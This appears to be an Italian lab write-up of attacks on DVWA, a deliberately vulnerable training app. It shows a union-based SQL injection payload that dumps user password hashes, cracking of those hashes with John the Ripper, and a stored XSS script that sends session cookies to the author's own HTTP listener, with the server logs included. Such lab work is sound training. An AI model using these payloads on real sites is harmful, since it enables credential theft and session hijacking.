Web Application Hacking

Preconfigurazione: Impostare DVWA con la sicurezza in Low

SQL Injection (blind):

Come prima cosa siamo andati a recuperare le password dei vari Utenti che si trovavano nel Database di DVWA, procedendo come in seguito:

Utilizzando nella barra User ID: il seguente comando:

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

```
Vulnerability: SQL Injection (Blind)
  User ID:
                          Submit
  ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
  First name:
  Surname: admin
  admin
  5f4dcc3b5aa765d61d8327deb882cf99
  ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
  First name:
  Surname: Gordon
  Brown
  gordonb
  e99a18c428cb38d5f260853678922e03
  ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
  First name:
  Surname: Hack
  1337
  8d3533d75ae2c3966d7e0d4fcc69216b
  ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
  First name
  Surname: Pablo
  Picasso
  pablo
  0d107d09f5bbe40cade3de5c71e9e9b7
  ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
  First name
  Surname: Bob
  Smith
  5f4dcc3b5aa765d61d8327deb882cf99
```

Che ci rilascerà tra le varie informazioni delle utenze anche le loro password in formato MD5.

Tramite il loro User e Password passiamo alla fase di cracking utilizzando il Tool John the Ripper.

Creeremo un file .txt dove inseriremo le informazioni recuperate (nel nostro caso Pass.txt)


```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

E attraverso il nostro Tool con il comando *john –format=raw-md5 –pass.txt* avvieremo la fase di Cracking.

Una volta terminata potremmo rivedere l'esecuzione appena completata tramite il comando: *john – format=raw-md5 –show – pass.txt*

XSS Stored

Ora passaremo al recupero dei Cookie di ogni singolo utente visti in precedenza e come verrano inviati i loro dati ad un Server sotto il nostro controllo. Per prima cosa creeremo il nostro server con il comando: python3 -m http.server 8888



Possiamo vedere come inserendo il nostro ip (127.0.0.1:8888) il server da noi creato intercetti la nostra comunicazione (*freccia blu*) lasciandoci un messaggio di ricezione.

Aprendo **XSS Stored**, invieremo il nostro script in grado di intercettare ed inviare il Cookie dell'user corrente al nostro server.

<script>window.location="http://127.0.0.1:8888/?cookie="+document.cookie</script>

Name *	admin
Message *	<script>window.location="http://127.0.0.1:8888 //?cookie="+document.cookie</script>
	Sign Guestbook

Ricevendo in cambio l'infomrazione del Cookie

```
⊕ 192.168.50.101
security=low; PHPSESSID=b79c20bcaf7c669c6ad59e8d2e98b001
OK
```

E come possiamo vedere nel nostro Server creato la ricezione del Cookie appena interecettato.

Questo per quanto riguarda

User: admin

Password: password

Directory listing for /?cookie=security=low; PHPSESSID=b79c20bcaf7c669c6ad59e8d2e98b001

Per gli altri utenti è stato effettuato lo stesso procedimento loggando all'interno del DVWA con i loro User\Password trovati precedemente.

```
File Actions Edit View Help

(kali® kali)-[~]

$ python3 -m http.server 8888

Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...

127.0.0.1 - - [02/Dec/2022 06:08:43] "GET / HTTP/1.1" 200 -

127.0.0.1 - - [02/Dec/2022 06:08:43] code 404, message File not found

127.0.0.1 - - [02/Dec/2022 06:08:43] "GET /favicon.ico HTTP/1.1" 404 -

127.0.0.1 - - [02/Dec/2022 06:08:43] "GET /favicon.ico HTTP/1.1" 404 -

127.0.0.1 - - [02/Dec/2022 06:09:59] "GET /?cookie=security=low;%20PHPSESSID=b79c20bcaf7c669c6ad59e8d2e98b001 HTT

P/1.1" 200 -

"GET /?cookie=security=low;%20PHPSESSID=22f108f2e874dd203f6b90b1555867da HTTP/

Bablo

"GET /?cookie=security=low;%20PHPSESSID=abc72948d8da154b4300909d0ef03ebf HTTP/

"GET /?cookie=security=low;%20PHPSESSID=d6ec52b1b99917b8d8339232c3fc2395 HTTP/

"GET /?cookie=security=low;%20PHPSESSID=03091c828a2127ce9575d0cf6e262c9a HTTP/
```

Directory listing for /?cookie=security=low; PHPSESSID=abc72948d8da154b4300909d0ef03ebf

Gordonb

Directory listing for /?cookie=security=low; PHPSESSID=22f108f2e874dd203f6b90b1555867da

- Pablo

Directory listing for /?cookie=security=low; PHPSESSID=03091c828a2127ce9575d0cf6e262c9a

- Smity

Directory listing for /?cookie=security=low; PHPSESSID=d6ec52b1b99917b8d8339232c3fc2395